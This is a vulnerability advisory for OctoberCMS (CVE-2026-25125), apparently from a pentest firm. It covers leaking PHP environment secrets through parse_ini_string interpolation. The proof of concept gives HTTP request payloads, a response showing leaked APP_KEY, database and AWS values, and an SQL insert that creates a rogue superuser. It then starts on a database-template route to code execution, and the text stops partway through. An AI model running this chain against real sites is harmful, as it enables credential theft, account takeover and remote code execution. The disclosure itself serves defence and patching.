PTT-2026-002 – OctoberCMS – Exfiltration of PHP Environmental Values via Unsafe parse_ini_string

CVE-ID: CVE-2026-25125

Credits:

Matei “Mal” Bădănoiu and Mihai “hust” Radu of Pentest-Tools.com

Environment:

- October CMS v4.1.5 and v4.1.9

CVSSv3: 4.9 Medium - AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N

Note: In certain scenarios (e.g. exposed DB), the attacker can leverage this vector to obtain Remote Code Execution or access external Cloud resources via other extracted information (e.g. AWS access keys). In case of RCE the CVSS score increases to:

8.8 High - AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description:

Due to the unsafe use of the “parse_ini_string” PHP function when parsing October file settings, an attacker with access to modify/insert these field values can leverage the “${}” interpolation syntax to exfiltrate the values of sensitive PHP Environmental variables (e.g. Laravel’s “APP_KEY”, DB username/password/host, AWS information, etc.)

Requirements:

In order to perform this exploit an attacker must gain access to the OctoberCMS application as a user with access to the Editor tool.


Note: This finding is only relevant in environments that have the “cms.safe_mode” variable set to “true” as attackers may otherwise directly insert PHP code via the Editor.

Fix:

The vendor patched the vulnerability and the advisory can be found here: https://github.com/octobercms/october/security/advisories/GHSA-g6v3-wv4j-x9hg

Proof of Concept:


For this example we have created the non-standard role “Editor” that has minimal access to the Editor tool:




Note: Access to any other Editor component besides “Pages” also works, but we will use “Pages” in this scenario as it is easier to visually understand the exploit.

Note 2: To prevent the direct insertion of PHP code “cms.safe_mode” is set to “true”.

Now if we login as the “test” user we can manage pages and insert arbitrary PHP interpolations via the “Settings” field:






The browser/application sends the following HTTP request behind the scenes to the server:

Request:

```
POST /admin/editor HTTP/1.1
Host: ptt-tester.local:8888
X-Requested-With: XMLHttpRequest
X-AJAX-HANDLER: onCommand
Content-Type: application/x-www-form-urlencoded
X-CSRF-TOKEN: HTP***TRUNCATED***o0X
X-SITE-ID: 1
Content-Length: 11307
Origin: http://ptt-tester.local:8888
Cookie: october_session=eyJ***TRUNCATED***In0%3D

extension=cms&command=onSaveDocument&documentData%5Bsettings%5D%5BurI%5D=%2Fwiki%2Fsearch&documentData%5Bsettings%5D%5Blayout%5D=default&documentData%5Bsettings%5D%5Btitle%5D=Search%20Wiki%20Articles&documentData%5Bsettings%5D%5Bdescription%5D=APP_KEY%3A%20%24%7BAPP_KEY%7D%0ADB_CONNECTION%3A%20%24%7BDB_CONNECTION%7D%0ADB_HOST%3A%20%24%7BDB_HOST%7D%0ADB_PORT%3A%20%24%7BDB_PORT%7D%0ADB_DATABASE%3A%20%24%7BDB_DATABASE%7D%0ADB_USERNAME%3A%20%24%7BDB_USERNAME%7D%0ADB_PASSWORD%3A%20%24%7BDB_PASSWORD%7D&documentData%5Bsettings%5D%5Bis_hidden%5D=&documentData%5Bsettings%5D%5Bmeta_title%5D=Search%20-%20Wiki&documentData%5Bsettings%5D%5Bmeta_description%5D=AWS_ACCESS_KEY_ID%3A%20%24%7BAWS_ACCESS_KEY_ID%7D%0AAWS_SECRET_ACCESS_KEY%3A%20%24%7BAWS_SECRET_ACCESS_KEY%7D%0AAWS_DEFAULT_REGION%3A%20%24%7BAWS_DEFAULT_REGION%7D%0AAWS_BUCKET%3A%20%24%7BAWS_BUCKET%7D&documentData%5Bmarkup%5D=***TRUNCATED***&extraData=
```

Now, to trigger the interpolation and obtain the values of the PHP environmental variables, the attacker only needs to refresh the page and check the settings again:



Or alternatively we can perform the following HTTP request to view the exfiltrated information in the server response:

Request:

```
POST /admin/editor HTTP/1.1
Host: ptt-tester.local:8888
X-Requested-With: XMLHttpRequest
X-AJAX-HANDLER: onCommand
Content-Type: application/x-www-form-urlencoded
X-CSRF-TOKEN: HTP***TRUNCATED***o0X
X-SITE-ID: 1
Content-Length: 108
Origin: http://ptt-tester.local:8888
Cookie: october_session=eyJ***TRUNCATED***In0%3D

extension=cms&command=onOpenDocument&documentData%5Btype%5D=cms-page&documentData
%5Bkey%5D=wiki%2Fsearch.htm
```

Response:


```
HTTP/1.1 200 OK
Date: Fri, 16 Jan 2026 15:48:06 GMT
Server: Apache
X-AJAX-RESPONSE: 1
Cache-Control: no-cache, private
Set-Cookie: october_session=eyJ***TRUNCATED***ln0%3D; expires=Fri, 16 Jan 2026 17:48:06 GMT;
Max-Age=7200; path=/; httponly; samesite=lax
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: application/json
Content-Length: 9832

{"document":{"url":"\/wiki\/search","layout":"default","title":"Search Wiki
Articles","description":"APP_KEY: hq2rnkuRScJjcMDYcmqQKjbdvc7KIr8u\nDB_CONNECTION:
mysql\nDB_HOST: 172.17.0.3\nDB_PORT: 3306\nDB_DATABASE: october\nDB_USERNAME:
october\nDB_PASSWORD: WakeMeUpWhenSeptemberEnds","is_hidden":null,"meta_title":"Search -
Wiki","meta_description":"AWS_ACCESS_KEY_ID:
AKIAIOSFODNN7EXAMPLE\nAWS_SECRET_ACCESS_KEY:
wJalrXUtnFEMI\/K7MDENG\/bPxRfiCYEXAMPLEKEY\nAWS_DEFAULT_REGION:
us-east-1\nAWS_BUCKET: No-Bucket-Just-Bolts","markup":"***TRUNCATED***","redirect":null}}
```

From here the attacker can execute multiple attack vectors:

- If the DB is reachable, the attacker may use the password to login and modify OctoberCMS information resulting in:
  - Creation/Elevation of user to Superuser
  - Inserting PHP code via DB templates bypassing safe mode
  - Denial of service by dropping the DB
- Use the AWS information (if any) to perform AWS specific attacks
- Use the Laravel APP-KEY to perform encryption/decryption/signature attacks (potential user impersonation via cookies, sign JWTs, etc.)

In this scenario we will consider that the MySQL DB at IP “172.17.0.3” is reachable by the attacker and that they can use the credentials to connect remotely, demonstrating how to obtain RCE even with safe_mode activated.

First we will use the exfiltrated credentials to authenticate to the database and observe that there exist only 2 users:




Once connected we can execute the following SQL statement that will insert a new superuser in the application with a known password:

```
INSERT INTO `backend_users` (`id`, `first_name`, `last_name`, `login`, `email`, `password`, `activation_code`, `persist_code`, `reset_password_code`, `permissions`, `is_activated`, `role_id`, `activated_at`, `last_login`, `created_at`, `updated_at`, `deleted_at`, `is_superuser`) VALUES (13, 'adminX', 'adminX', 'adminX', 'mal@localhost.localdomain', '$2y$10$b/XTIlxMtalugUoHKGWhKeyIqSaQeNr6Py1vBk1idxavIekZGP1qa', NULL, '$2y$10$b/XTIlxMtalugUoHKGWhKeyIqSaQeNr6Py1vBk1idxavIekZGP1qa', NULL, '', 1, 2, NULL, '2013-01-01 00:00:00', '2013-01-01 00:00:00', '2013-01-01 00:00:00', NULL, 1);
```

Note: We need to make sure that the id we choose is not already in use.


Note 2: In this case the BCrypt hash corresponds to the plaintext “admin”.

Attacker View:



```
mysql> INSERT INTO `backend_users` (`id`, `first_name`, `last_name`, `login`, `email`, `password`, `activation_code`, `persist_code`, `reset_password_code`, `permissions`, `is_activated`, `role_id`, `activated_at`, `last_login`, `created_at`, `updated_at`, `deleted_at`, `is_superuser`) VALUES (13, 'adminX', 'adminX', 'adminX', 'mal@localhost.localdomain', '$2y$10$b/XTlIxMtaIugUoHKGWhKeyIqSaQeNr6Py1vBk1idxavIekZGP1qa', NULL, '$2y$10$b/XTlIxMtaIugUoHKGWhKeyIqSaQeNr6Py1vBk1idxavIekZGP1qa', NULL, '', 1, 2, NULL, '2013-01-01 00:00:00', '2013-01-01 00:00:00', '2013-01-01 00:00:00', NULL, 1);
Query OK, 1 row affected (0.00 sec)

mysql> select * from backend_users;
+----+------------+-----------+--------+---------------------------+--------------------------------------------------------------+------------------+-------------+-------------+-------------+---------------------+------------+---------------------+---------------------+---------------------+---------------------+
| id | first_name | last_name | login  | email                     | password                                                     | activation_code  | persist_code | reset_password_code | permissions | is_activated | role_id | activated_at        | last_login          | created_at          | updated_at          | deleted_at | is_superuser | is_password_expired | password_changed_at |
+----+------------+-----------+--------+---------------------------+--------------------------------------------------------------+------------------+-------------+-------------+-------------+---------------------+------------+---------------------+---------------------+---------------------+---------------------+
|  1 | admin      | admin     | admin  | admin@localhost.localdomain | $2y$10$Hqor3q9q0x6TReAJyFw5zuoq6I6ZJdYO2ltui99MIX2VEnLNXKux. | NULL             | NULL         | NULL        |             | 1            | 1       | 2026-01-16 14:53:32 | NULL                | 2021-04-01 16:00:04 | 2026-01-16 15:43:42 |            0 | NULL         |                     | NULL                |
| 13 | adminX     | adminX    | adminX | mal@localhost.localdomain | $2y$10$b/XTlIxMtaIugUoHKGWhKeyIqSaQeNr6Py1vBk1idxavIekZGP1qa | NULL             | NULL         | NULL        |             | 1            | 1       | 2013-01-01 00:00:00 | NULL                | 2013-01-01 00:00:00 | 2013-01-01 00:00:00 |            0 | NULL         |                     | NULL                |
| 14 | test       | test      | test   | test@test.test            | $2y$10$epME2BblbSdVCJDSrdiP8.lIZGSlhIG0WaU4l/VQl9Sndt/GagRfa | NULL             | NULL         | NULL        |             | 0            | 3       | 2026-01-16 15:42:01 | NULL                | 2026-01-16 15:40:40 | 2026-01-16 15:42:01 |            0 | 2026-01-16 15:41:45 |
+----+------------+-----------+--------+---------------------------+--------------------------------------------------------------+------------------+-------------+-------------+-------------+---------------------+------------+---------------------+---------------------+---------------------+---------------------+
3 rows in set (0.00 sec)
```

From here we can proceed to connect to the admin interface of OctoberCMS as the new user:




As we have superuser access we can gain RCE, even if “safe_mode” is set to “true” via the following action:


- Set the current Theme to “Database Mode” and insert PHP in the DB via the “cms_theme_templates” table
- Install the “Plugin Builder” plugin and modify “Plugin.php” files

In this scenario we will demonstrate how to perform the DB template attack.

With our malicious superuser we will go to “Settings” > “Frontend” > “Site Theme” in order to edit the properties of the current Theme and set it in “Database Mode”:



We can then go to the “Editor” component and create a new “Page”:

